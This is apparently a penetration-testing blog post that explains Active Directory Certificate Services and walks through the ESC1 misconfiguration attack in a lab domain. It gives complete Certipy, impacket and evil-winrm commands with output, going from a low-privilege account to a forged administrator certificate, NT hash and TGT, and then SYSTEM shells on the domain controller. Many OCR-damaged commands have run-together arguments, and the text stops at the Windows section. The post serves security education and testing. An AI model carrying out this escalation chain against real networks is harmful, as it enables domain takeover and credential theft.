Active Directory Certificate Services (ADCS -ESC1)

rbtsec.com/blog/active-directory-certificate-services-adcs-esc1

Asif Khan May 7, 2024

What is the ADCS – Introduction

ADCS, or Active Directory Certificate Services, is a Microsoft server role that works with Active Directory to issue certificates. These certificates are electronic documents that help with encryption, message signing, and authentication. Certificate Authorities (CAs) issue these certificates, which bind an identity to a public/private key pair.

It works when a client generates a key pair, and the public key goes into a certificate signing request (CSR) and other details. This request goes to the Enterprise CA server, which checks if the client is allowed to request certificates. If allowed, the server looks at the certificate template specified in the request and checks if the client can obtain a certificate based on that template. If everything checks out, the server generates a certificate based on the template's settings, signs it with its private key, and sends it back to the client.

ADCS enables the creation, management, and distribution of digital certificates used for authentication, digital signatures, and encryption. It can be used to issue certificates for various purposes, such as:

1. **User authentication:** Certificates can be used to verify the identity of users in a network.
2. **Secure email:** Certificates can be used to digitally sign and encrypt email messages.
3. **Secure web access:** Certificates can be used to secure web access through SSL/TLS encryption.

4. **VPN access:** Certificates can be used to authenticate users and devices connecting to a VPN.
5. **Code signing:** Certificates can be used to sign software code to verify its authenticity and integrity.

Video Walkthrough

Watch Video At: https://youtu.be/codxjALr6pA

Common Terms and Acronyms

We will use several terms and acronyms throughout this post and paper for reference. Here's a quick breakdown of a few.

- **PKI** (Public Key Infrastructure) — a system to manage certificates/public key encryption
- (Active Directory Certificate Services) — Microsoft's PKI implementation
- **CA** (Certificate Authority) — PKI server that issues certificates
- **Enterprise Certification Authority CA** — (CA) integrated with AD (as opposed to a standalone CA) offers certificate templates
- **Certificate Template** — a collection of settings and policies that defines the contents of a certificate issued by an enterprise CA
- **CSR** (Certificate Signing Request) — a message sent to a CA to request a signed certificate
- **EKU** (Extended/Enhanced Key Usage) — one or more object identifiers (OIDs) that define how a certificate can be used

What an attacker can do?

User Credential Theft (1 year +): Attackers can steal user certificates that authenticate domains or request new certificates from user contexts. They can even survive user password changes without touching **LSASS** or requiring elevation.

Machine Persistence (1 year +): Attackers can steal existing system certificates capable of domain authentication or actively request a new certificate from a system's context. This can be combined with **Resource-Based Constrained Delegation** (RBDC) or **S4U2Self** to survive machine password changes, which can be done without touching **LSASS**.

Domain Escalation Paths: Attackers can exploit several vulnerabilities, such as misconfigured certificate templates that allow Subject Alternative Name (SAN) specification, vulnerable Certificate Request Agent templates, vulnerable template ACLs, the EDITF_ _ATTRIBUTESUBJECTALTNAME2 flag being set, vulnerable CA permissions, or NTLM relay to web enrollment endpoints to escalate privileges in the domain.

Domain Persistence: Attackers can steal the certificate authority's private key and forge "**GOLDEN Certificates**," which can be used to maintain persistence in the domain.

Misconfigured Templates

Certificate templates are objects in Active Directory that are used to define policies for issuing certificates. Using a certificate template, an administrator can set the subject (the identity), validity period, purpose, and users authorized to request a certificate. Users who are authorized to request a certificate can specify its configuration using a descriptor on the Certificate Authority and in the certificate template object.

To enumerate ADCS template information from a target domain, valid domain credentials are required. However, this process typically does not require a highly privileged domain account. Any domain credential can be used to query ADCS templates and configuration details.

In this blog post, we will use our **MARVEL – SHIELD domain** and assume that we have gained access to **SHIELD's internal network** and compromised the account of a user named "**lowuser**." In this scenario, we want to obtain the ADCS configuration for the internal target domain **SHIELD.local**

Several tools can be used to enumerate ADCS templates. In this post, we will use a security tool called Certify along with the find command. By specifying the —enabled and —vulnerable flags, we can tell Certipy to print out vulnerable templates that are enabled specifically.


Finding Vulnerable Templates using Certipy

The full Certipy commands are shown below:

Copy

```
certipyfind-ulowpriv-p'P4ssw0rd123456@'-dc-ip192.168.115.180
certipyfind-ulowpriv-p'P4ssw0rd123456@'-dc-ip192.168.115.180-vulnerable-enabled
```


Certipy generates configuration details of interest in both **JSON** (**JavaScript Object Notation**) and **TXT** files. These files are named in the format "**_Certipy**" and can be found in the output folder.



The 20240427134608_Certipy.txt file contains the vulnerable templates. However, we will need to identify it manually by opening the file with a regular text editor or using cat along with the grep command.

Copy

```
cat20240427134608_Certipy.txt|grepESC1
```



`Finding Vulnerable Templates using Bloodhound`

Additionally, Certipy runs **BloodHound** collectors that produce a zip file with the same naming convention. These BloodHound results can be imported into your BloodHound database to visualize potential domain privilege escalation paths.

- Certipy generates BloodHound data that can be ingested into the BloodHound, v5.8.1, which can be found here: BloodHound.
- **Note: To import certify data on the new Bloodhound v5.8.1, utilize bloodhound-python/latest SharpHound. After collecting the data, proceed to upload it into Bloodhound v5.8.1.**


- We must specify the -old bloodhound flag to use the old version of BloodHound.

- **Note: If you opt for an older version of Bloodhound, you must use the corresponding older [SharpHound] version. After collecting the data, upload it to Bloodhound.**

Copy


```
certipyfind-ulowpriv-p'P4ssw0rd123456@'-dc-ip192.168.115.180-old-bloodhound
certipyfind-ulowpriv-p'P4ssw0rd123456@'-dc-ip192.168.115.180-vulnerable-enabled-old-bloodhound
```

As we can see in the image below, the LOWPRIV user is a member of the **DOMAIN USER** group and has **enrollment right** on the ESC1 template. In other words, it refers to permissions granted to users or groups to enroll for certificates based on that template. When we create a certificate template in ADCS, we can specify who has the right to enroll for certificates using that template.




The certificate **ESC1** has the following configuration that makes it vulnerable:

- Client Authentication **: True**
- Enabled: **True**
- **Enrollee Supplies Subject: True — ENROLLEE_SUPPLIES_SUBJECT is enabled, which allows the certificate requestor to provide any SAN (subject alternative name).**
- Enrollment Rights are set to **SHIELD. LOCAL\Domain Users & SHIELD. LOCAL\Authenticated Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin



Finally, the last configuration, called **Requires Manager Approval**, is set to **FALSE**



Prerequisites – ESC1 Attack

The Active Directory Certificate Attack, also known as ESC1, is a type of post-exploitation attack that can be only performed once we either gain a foothold on the internal network or use a white box penetration testing approach, in other words, if the client provides valid low-privilege credentials. In this blog we will need a set of requirements and tools to be able to compromise the Domain Controller.


- Valid credentials – (lowprivuser)
- Vulnerable Certificate template
- Certipy
- BloodHound
- impacket Tools
- evil-winrm
- PKINITtools

ESC1 Attack Walk-Through on Linux

A vulnerability in the ESC1 certificate template allows users with low privileges to request and enroll a certificate on behalf of any specified domain object. In other words, any user with enrollment rights can request a certificate, even for privileged accounts, such as a domain administrator.

Templates vulnerable to ESC1 have the following configurations:

- Client Authentication: **True**
- Enabled: **True**
- Requires Manager Approval: **FALSE**
- **Enrollee Supplies Subject: True — ENROLLEE_SUPPLIES_SUBJECT is enabled, which allows the certificate requestor to provide any SAN (subject alternative name).**
- Enrollment Rights are set to **SHIELD. LOCAL\Domain Users & SHIELD. LOCAL\Authenticated Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin




Once we have identified the vulnerable template, our next step is to request a certificate for the **SHIELD.LOCAL\administrator** user; we can achieve this by setting the user's principal name (**UPN**) to administrator@shield.local. Since our initial user account, "lowuser," is part of the **Domain Users group**, it is authorized to request a certificate using the vulnerable template. The Certipy arguments required to request a certificate are as follows:

Copy

```
certipyreq-ca'SHIELD-DC4-CA'-dc-ip'192.168.115.180'-u'lowpriv'-p'P4ssw0rd123456@'-template'ESC1'-target'DC4.shield.LOCAL'-upn'administrator@shield.local'
```

Once we have obtained the .pfx certificate file and private key, we can either request the domain admin TGT Ticket or the administrator Hash to gain access to the domain controller.



Gaining Access to DC via Pass-The-Hash Technique

In order to get that hash of the domain admin user (administrator), we can use certify in conjunction with the auth flag

Copy

```
certipyauth-pfxadministrator.pfx
```

Once we obtain either the administrator hash or the TGT Tiket, we can use different tools to log into the Domain Controller, such as:

- impacket-smbexec
- impacket-psexec
- evil-winrm
- NetExec

Copy

```
impacket-smbexecadministrator@dc4.shield.local-hashesaad3b435b51404eeaad3b435b51404ee:00000b43885058f27715b476e5200000
```

Gaining access to the DC using impacket-smbexec

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# impacket-smbexec administrator@dc4.shield.local -hashes aad3b435b51404eeaad3b                    715b476e5246a50
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC4

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```

Gaining access to the DC using evil-winrm

Copy

```
evil-winrm-idc4.shield.local-uAdministrator-Hc5153b43885058f27715b476e5246a50
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# evil-winrm -i dc4.shield.local -u Administrator -H c5153b43885058f27715b476e[redacted]

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
shield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC4
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
*Evil-WinRM* PS C:\Users\Administrator\Documents> bye bye
```

Gaining Access to DC using a TGT Ticket

Obtaining the TGT Ticket using Certipy

In order to obtain the administrator TGT ticket, we can use certify in conjunction with the auth flag.

Copy

```
certipyauth-pfxadministrator.pfx
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f2[redacted]
```

Once we obtain the TGT Ticket, we can export the administrator.ccache file with the below command

Copy

```
export KRB5CCNAME=administrator.ccache
impacket-psexecadministrator@dc4.shield.local-k-no-pass
```


```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# export KRB5CCNAME=administrator.ccache


┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# impacket-psexec administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$
[*] Uploading file kwRnkXiI.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service KduB on dc4.shield.local.....
[*] Starting service KduB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32> hostname
DC4

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Obtainning he TGT Ticket using PKINITtools

In order to obtain the administrator TGT ticket, we can use **gettgtpkinit.py** in conjunction with the **-cert-pfx** flag.

Copy

```
pythongettgtpkinit.pyshield.local/administrator-cert-
pfx/root/MARVEL.local/ADCS/administrator.pfxPKINIT-Administartor.ccache
```



Once we obtain the TGT Ticket, we can export the administrator.ccache file with the below command


Copy

```
export KRB5CCNAME=PKINIT-Administrator.ccache
```

Once we have added the .ccache file as part of our environment variables, we can log in to DC using psexec.

Copy

```
impacket-psexecadministrator@dc4.shield.local-k-no-pass
```



ESC1 Attack Walk-Through on Windows

Installing certipy on windows:

Copy

```
